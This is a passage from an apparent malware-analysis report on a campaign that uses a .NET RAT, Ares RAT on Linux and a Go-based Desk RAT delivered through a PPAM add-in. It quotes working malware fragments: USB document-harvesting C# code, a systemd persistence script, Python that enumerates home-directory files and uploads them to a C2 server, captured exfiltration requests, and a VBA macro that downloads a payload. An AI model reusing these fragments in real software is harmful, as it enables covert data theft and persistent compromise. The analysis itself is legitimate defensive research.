Shell	Executes arbitrary shell commands on the victim system.
ListDrives	Enumerates available disk drives.
ListFiles	Lists files and directories at the specified path.
Mkdir	Creates a new directory.
Rmdir	Deletes a directory.
Rnfolder	Renames a directory.
Mvdir	Moves a directory to a new location.
rmfile	Deletes a specified file.
Rnfile	Renames a file.
sharefile	exfiltrates a file to the C2 server.
run	Executes a specified file.
Execute	Executes a file with supplied arguments and execution context.
addSys|reg|start	Creates persistence by executing a temporarily dropped file.
Fileupload	Receives a file uploaded from the C2 server and writes it to disk.

During testing, an encrypted GetPcBounds command issued by the C&C server was identified, as shown in the Figure 14.




Figure 14 - Issuance of the GetPcBounds Command from the C&C server

The malware subsequently responds with the victim's screen resolution, providing the C&C server with the necessary parameters for subsequent interaction, as shown in Figure 15.




Figure 15 - Response to the GetPcBounds Command

The server then issues an RD (Remote Desktop) command with the parameter RD|45|1600x900, as shown in the figure 16.




Figure 16 - Issuance of the RD command from the C&C server

The malware then begins transmitting screenshots of the victim's system to the C&C server, as shown in the figure 17.




Figure 17 - Encrypted Screenshot Exfiltration from the Victim System


Detecting C&C Command Activity Through Timing and Payload Size Consistency

Analysis of the captured network traffic reveals a deterministic command-and-control (C&C) communication pattern that clearly deviates from legitimate application behavior as shown in the Figure 18.

No.	Time	Source	Destination	Protocol	Length	Info
2008	142.416071000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=1 Ack=85 Win=66304 Len=20
2011	144.933620000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=21 Ack=121 Win=66304 Len=20
2083	145.363477000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=41 Ack=77149 Win=66304 Len=20
2148	145.570179000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=61 Ack=154177 Win=65536 Len=20
2214	145.770872000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=81 Ack=231205 Win=1887232 Len=20
2279	145.984378000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=101 Ack=308233 Win=2739712 Len=20
2347	146.149913000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=121 Ack=384813 Win=2739200 Len=20
2413	146.390882000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=141 Ack=461841 Win=2739712 Len=20
2480	146.660482000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=161 Ack=538677 Win=2739712 Len=20
2546	146.868308000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=181 Ack=615257 Win=2739712 Len=20
2612	147.044776000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=201 Ack=691837 Win=2739712 Len=20
2678	147.246254000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=221 Ack=768417 Win=2739712 Len=20
2748	147.435400000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=241 Ack=844997 Win=2739712 Len=20
2815	147.651855000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=261 Ack=921577 Win=2739712 Len=20
2883	147.864371000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=281 Ack=998157 Win=2739712 Len=20
2945	148.075198000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=301 Ack=1074737 Win=2739712 Len=20
3012	148.302270000	2.56.10.86	[redacted]	TCP		74 8621 → 49866 [PSH, ACK] Seq=321 Ack=1151317 Win=2739712 Len=20

Figure 18 – C&C commands

We observed 55 command packets sent over about 13.7 seconds, with an average gap of roughly 0.24 seconds between them. After a short initial delay of 2.5 seconds, the traffic became very regular and likely automated. Each TCP packet Data begins with 0x10, which indicates that the command size is 16 bytes. This fixed size is common for commands such as RD, GetPcBounds etc. The actual command may change, but the size of every packet stays the same.



This consistent size, combined with the regular timing of packet transmissions, creates a highly predictable pattern. Even though the TCP packets are encrypted, the repeated, fixed-size packets sent at regular intervals can still be detected. Such behavior is rarely seen in legitimate applications and is a strong indicator of command-and-control activity.

Silent USB Monitoring

The malicious DLL also contains a function named DoUSBWork(), which continuously monitors USB activity on Windows systems using WMI event subscriptions. When executed, it creates a staging directory at C:\ProgramData\SDS\ and registers WMI event handlers to receive notifications when USB devices are inserted or removed, as shown in Figure 19. This event-driven approach avoids continuous polling, reduces resource usage, and helps the malware remain unobtrusive.

```
private static void AddInsetUSBHandler()
{
    ManagementScope managementScope = new ManagementScope("root\\CIMV2");
    managementScope.Options.EnablePrivileges = true;
    try
    {
        TestClass.w = new ManagementEventWatcher(managementScope, new WqlEventQuery
        {
            EventClassName = "__InstanceCreationEvent",
            WithinInterval = new TimeSpan(0, 0, 3),
            Condition = "TargetInstance ISA 'Win32_USBHub'"
        });
        TestClass.w.EventArrived += new EventArrivedEventHandler(TestClass.USBAdded);
        TestClass.w.Start();
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
        if (TestClass.w != null)
        {
            TestClass.w.Stop();
        }
    }
}
```

Figure 19 - USB Monitoring

The malware scans both the root directory and subdirectories of the connected USB device using background threads. It targets common document types, including Office files, PDFs, text files, and database files, as shown in Figure 20. The collected files are copied locally, with root-level files stored under SDS\Root\ and files from subdirectories saved under SDS\SubDir\, organized by file type. This approach enables silent data collection and allows USB devices to be abused for data exfiltration.

```
private static void CopyRootFiles(DirectoryInfo di, bool isRoot)
{
    FileInfo[] files = di.GetFiles("*.xls");
    FileInfo[] files2 = di.GetFiles("*.xlsx");
    FileInfo[] files3 = di.GetFiles("*.doc");
    FileInfo[] files4 = di.GetFiles("*.docx");
    FileInfo[] files5 = di.GetFiles("*.ppt");
    FileInfo[] files6 = di.GetFiles("*.pptx");
    FileInfo[] files7 = di.GetFiles("*.txt");
    FileInfo[] files8 = di.GetFiles("*.pdf");
    FileInfo[] files9 = di.GetFiles("*.mdb");
    FileInfo[] files10 = di.GetFiles("*.accdb");
    new List<FileInfo>();
    if (files.Length > 0)
    {
        foreach (FileInfo fileInfo in files)
        {
            TestClass.SaveFileToSend(fileInfo, isRoot);
        }
    }
    if (files2.Length > 0)
    {
        foreach (FileInfo fileInfo2 in files2)
        {
```

Figure 20 - Copying Files from USB

Linux Go-Based Downloader Delivering Ares RAT

In parallel with the Windows infection chain, the campaign also deploys a Linux-specific malware variant designed to deliver additional payloads while maintaining a low operational footprint. Unlike the Windows variant, which relies heavily on .NET deserialization and HTA-based execution, the Linux variant uses a UPX-packed Go binary as its initial loader.

Upon execution, the malicious ELF file first creates a hidden directory named .local, which is used to store all subsequently downloaded components. The Go loader then sequentially retrieves three distinct files from attacker-controlled infrastructure hosted on the domain innlive[.]in. First, it downloads an malicious EFL file from "hxxps://www.innlive.in/assets/public/01/ex/el/index.php" and saves it as "gkt3.1" within the hidden directory, and immediately executes it.

Next, the loader downloads a shell script from

"hxxps://www.innlive.in/assets/public/01/ex/sv/index.php"

and saves it as gkt3.sh in the same directory. This shell script establishes persistence by registering the malicious binary gkt3.1 as a systemd user service, ensuring it automatically starts and restarts on every user login as shown in the Figure 21.

```
#!/bin/bash
SERVICE_NAME="gkt3.1"

mkdir -p ~/.config/systemd/user

cat > ~/.config/systemd/user/$SERVICE_NAME.service <<EOL
[Unit]
Description=gkt3.1.2
After=network.target

[Service]
ExecStart=/home/$USER/.config/gkt3.1
SupplementaryGroups=
Restart=always
NoNewPrivileges=false


[Install]
WantedBy=default.target
EOL

systemctl --user daemon-reload

systemctl --user enable $SERVICE_NAME.service
systemctl --user start $SERVICE_NAME.service
```

Figure 21 - Malicious Shell Script

Finally, the malware downloads a decoy PDF from

hxxps://www.innlive.in/assets/public/01/ex/pd/index.php

and opens it for the victim, reinforcing the social engineering lure while malicious activity continues in the background.

Ares RAT

The static analysis of the Linux payload shows that gkt3.1 is a 64-bit ELF executable packaged using PyInstaller as shown in the Figure 22.




Figure 22 - File information

The .pyc file can be extracted using **pyinstxtractor**, and the corresponding .py source code can be recovered using **uncompyle6**." Upon analyzing the Python code, it was identified as Ares RAT, capable of performing malicious activities on the victim's machine.

When the script is executed, an instance of the Agent() class is created and the run() method is called as shown in Figure 23. This marks the start of the malware's main execution flow.

```
def main():
    agent = Agent()
    agent.run()

if __name__ == '__main__':
    main()
```

Figure 23 - Main Function

System Profiling

The Agent() class is responsible for the initial stages of malware execution, where it gathers system information and enumerates files on the victim's machine. Upon initialization, an Agent object captures key details such as the host's platform, hostname, and username, and generates a unique identifier (UID) to track individual infections, as shown in the Figure 24.

```
class Agent(object):

    def __init__(self):
        self.idle = True
        self.silent = False
        self.platform = platform.system() + ' ' + platform.release()
        self.last_active = time.time()
        self.failed_connections = 0
        self.uid = self.get_UID()
        self.hostname = socket.gethostname()
        self.username = getpass.getuser()
        self.listall()
```

Figure 24 - Agent Class

Automated reconnaissance

Immediately after initialization, the malware invokes the listall() function to perform automated reconnaissance of the victim system. This function executes a shell command that changes to the user's home directory and recursively enumerates all files present on the system. The output of this enumeration is written to a temporary artifact located at "/tmp/list.txt" as shown in the Figure 25.

```
    def listall(self):
        ''' list file directory and uploads it to the server'''
        os.system('cd; find . -type f > /tmp/list.txt')
        list_path = '/tmp/list.txt'
        self.upload(list_path)
```

Figure 25 - Listall Function

After completing file enumeration, the malware uses the upload() function to exfiltrate the generated file. Before exfiltrating any file, the malware invokes the send_output() function, which sends a status message to the command-and-control (C2) server via the "/report" endpoint, indicating that a file upload operation is about to begin as shown in the Figure 26.

```
POST /api/root_102896633852453/report HTTP/1.1
Host: 164.215.103.230:20145
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 53
Content-Type: application/x-www-form-urlencoded

output=%5B%2A%5D+Uploading+%2Ftmp%2Flist.txt...%0A%0A
HTTP/1.0 404 NOT FOUND
Content-Type: text/html
Content-Length: 233
Server: Ares
Date: [redacted]

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server.  If you entered the URL manually please check your spelling and try again.</p>
```

Figure 26 - Reporting the Exfiltration

Data Exfiltration

After sending this status message, the malware initiates the actual exfiltration by issuing an HTTP POST request to the attacker-controlled C2 endpoint. The file is transmitted as part of a multipart upload request, allowing files to be sent to the server as shown in the Figure 27.

```
POST /api/root_102896633852453/upload HTTP/1.1
Host: 164.215.103.230:20145
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 1434
Content-Type: multipart/form-data; boundary=14f36df2ce624cfba3ad94574ca1c912

--14f36df2ce624cfba3ad94574ca1c912
Content-Disposition: form-data; name="uploaded"; filename="list.txt"
```

Figure 27 - Data Exfiltration

The run() method contains an infinite loop that periodically contacts the command-and-control (C2) server by invoking the server_hello() function, which communicates with the /hello endpoint as shown in the Figure 28. Through this call, the malware checks whether the attacker has issued any new commands. If no instructions are received, it remains idle for a configured interval before repeating the check.

```
POST /api/root_102896633852453/hello HTTP/1.1
Host: 164.215.103.230:20145
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 80

{"username": "root", "platform": "Linux 6.2.0-26-generic", "hostname": "laptop"}
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 0
Server: Ares
Date: [redacted]
```

Figure 28 – HTTP POST to /hello Endpoint

Command-and-Control Capabilities of Ares RAT

The Ares RAT can execute the following commands on the victim's machine.

Command	Description
cd	Changes the current working directory on the victim system
upload	Uploads a local file from the victim machine to the C2 server
download	Downloads a file from a remote URL to the victim machine
clean	Cleans or removes malware-related files from the system
persist	Establishes persistence to survive system reboots
exit	Terminates the malware execution
crack	Uninstall persistence entries
listall	Enumerates files on the system and uploads the list to the C2 server
zip	Compresses a specified directory into an archive
python	Executes a Python script or command on the victim machine
screenshot	Captures a screenshot of the victim's screen
help	Displays available commands

PPAM File Delivering Go Based Desk RAT

In addition to ARES RAT, we observed an another campaign delivering a Go-based DESK RAT via a malicious PowerPoint Add-In (PPAM) file. The campaign likely distributes the add-in through a hyperlink sent via spam email. The weaponized file, titled "Project Vijayak BRO Updates and Infrastructure.ppam," is downloaded and opened by the victim, after which it initiates the infection chain.

The document leverages defence and border-infrastructure terminology associated with India's Border Roads Organisation (BRO), lending credibility to the lure and increasing the likelihood of execution by targeted users as shown in the Figure 29.




Figure 29 - Malicious PPAM file

Upon execution, the PPAM add-in automatically runs embedded VBA macro code without requiring additional user interaction as shown in the Figure 30. As part of the initial execution stage, the macro establishes outbound communication with a look-alike defence-themed domain, https://defenceindia.site/teamindia/, which is used to retrieve a password-protected ZIP archive. The archive contains a Go-compiled payload, which is extracted and executed on the victim's machine.

```
targetFolder = Environ("TEMP") & "\" & CreateRandomName() & "\"
   If Not CreateFolder(targetFolder, fso) Then Exit Function

   "https://defenceindia.site/teamindia/download.php?file=9563745829a9bcc69e065b555f977c88_1767083100.zip"

   zipUrl = DecodeStr(
   "aHR0cHM6Ly9kZWZlbmNlaW5kaWEuc2l0ZS90ZWFtaW5kaWEvZG93bmxvYWQucGhwP2ZpbGU9OTU2Mzc0NTgyOWE5YmNjNjllMDY1YjU1NWY5NzdjODhfMTc2NzA4MzEwMC56aXA=")
   zipPath = Environ("TEMP") & "\" & CreateRandomName() & ".zip"

   ' Single verification for obfuscation
   If ValidateRange(100, 1000, verifyVal) Then
      ValidateSignature verifyVal
   End If

   If Not DownloadFile(zipUrl, zipPath, fso) Then Exit Function
```

Figure 30 - Malicious Macro

Initialization and System Profiling

During its initialization phase, the malware executes a function initializeSystemMetrics() which is responsible for setting up and populating the telemetry structure used later for C2 reporting. It then invokes collectSystemPerformanceData(), which actively gathers host level information including CPU usage, memory consumption, running process count, system uptime, and the current timestamp, storing these values in the internal SystemMetrics structure for transmission to the command and control server via subsequent WebSocket messages.

Persistence

Following system profiling, the malware proceeds with system integration to establish persistence. It determines its own executable path, copies itself into the C:\ProgramData\KeePass directory, and creates a Windows registry run entry to ensure execution on system startup as shown in the Figure 31.




Figure 31 - Run Entry

Reconnaissance and Public IP Discovery

Upon execution, the malware initiates a network reconnaissance phase to identify the victim's public-facing IP address. This functionality is implemented in the performNetworkDiagnostics() routine, which uses multiple redundant techniques to ensure reliable IP discovery across diverse network environments.

The malware first attempts to resolve the public IP address by querying several well known external IP discovery services in sequence:

- api.ipify.org
- checkip.amazonaws.com
- icanhazip.com
- ipinfo.io/ip

If all HTTP based methods fail, the malware employs a fallback mechanism using a UDP socket. It establishes a connection to 8.8.8.8:80 and extracts the locally assigned outbound IP address from the socket metadata, allowing IP determination even in constrained or proxied environments.

Geolocation Enrichment

Once the public IP address is obtained, the malware incorporates it into its internal telemetry structure and proceeds with network context enrichment. To resolve geographic context, it queries multiple public IP geolocation services in sequence, including:

- ip-api.com
- ipinfo.io
- freegeoip.app.

The information collected through this process includes a resolved geographic location at the city, region, and country level, providing coarse grained geolocation awareness of the infected system and its surrounding network environment.

WebSocket-Based C2 Communication

Following initial network reconnaissance, the malware establishes a command-and-control channel using the WebSocket protocol. It initiates an HTTP GET request to a dedicated /ws endpoint and upgrades the connection from HTTP to WebSocket using a standard RFC 6455 handshake. The exchange results in an HTTP/1.1 101 Switching Protocols response, confirming successful protocol negotiation as shown in the Figure 32.

```
GET /ws HTTP/1.1
Host: chuchuchachawin.bond:8080
User-Agent: Go-http-client/1.1
Connection: Upgrade
Sec-WebSocket-Key: koGqXZtjnrkbJri7vPdPhw==
Sec-WebSocket-Version: 13
Upgrade: websocket


HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: R158/+bDhm5OSi365vo+QmTsOLE=
```

Figure 32 - WebSocket Connection

After the WebSocket handshake completes, the C2 server immediately sends an application-layer message to confirm that the session has been successfully established. After the initial welcome message, the malware transitions into a persistent keep-alive phase over the established WebSocket channel. During this phase, the C2 server periodically transmits lightweight heartbeat messages to the victims machine at regular intervals (approximately every 30 seconds), maintaining session liveness and enabling continuous command readiness as shown in the Figure 33.

.~..{"type":"welcome","client_id":"de5323e1-0bd0-442a-b429-b8f4b10abb53","data":"Welcome to Stealth Server","timestamp":"2026-01-06T02:29:08.3887907-08:00"}
.E{"type":"heartbeat","timestamp":"2026-01-06T02:29:38.3892681-08:00"}
.E{"type":"heartbeat","timestamp":"2026-01-06T02:30:08.3897429-08:00"}
.E{"type":"heartbeat","timestamp":"2026-01-06T02:30:38.3893995-08:00"}
.E{"type":"heartbeat","timestamp":"2026-01-06T02:31:08.3898563-08:00"}

Figure 33 - Welcome Message and HeartBeat request

After establishing the WebSocket session and exchanging initial keep-alive messages, the Victim machine sends a client_info message to the C2 server. This message includes system and network details such as the hostname, OS, IP address, location, service version, and diagnostic settings, along with runtime metrics like CPU and memory usage, process count, uptime, and last scan time. It gives the server a complete snapshot of the infected host as shown in the Figure 34.

{"type":"client_info","client_id":"80ec6a83-210e-4ac3-a4ec-f54a00d6d925","data":{"current_dir":"C:\\Users\\[redacted]\\Desktop\\KeePass","diagnostic_level":"enhanced","hostname":"DESKTOP-[redacted]","ip_address":"[redacted]","location":"[redacted]","os":"Windows","service_version":"2.1.4","system_metrics":{"cpu_usage":15,"memory_usage":111720,"disk_usage":{},"network_stats":{},"process_count":190,"uptime_seconds":63626340,"last_scan_time":"2026-01-06T15:29:00.713639+05:30"},"telemetry_enabled":true,"username":"DESKTOP-[redacted]"},"timestamp":"2026-01-06T15:35:05.3397783+05:30"}

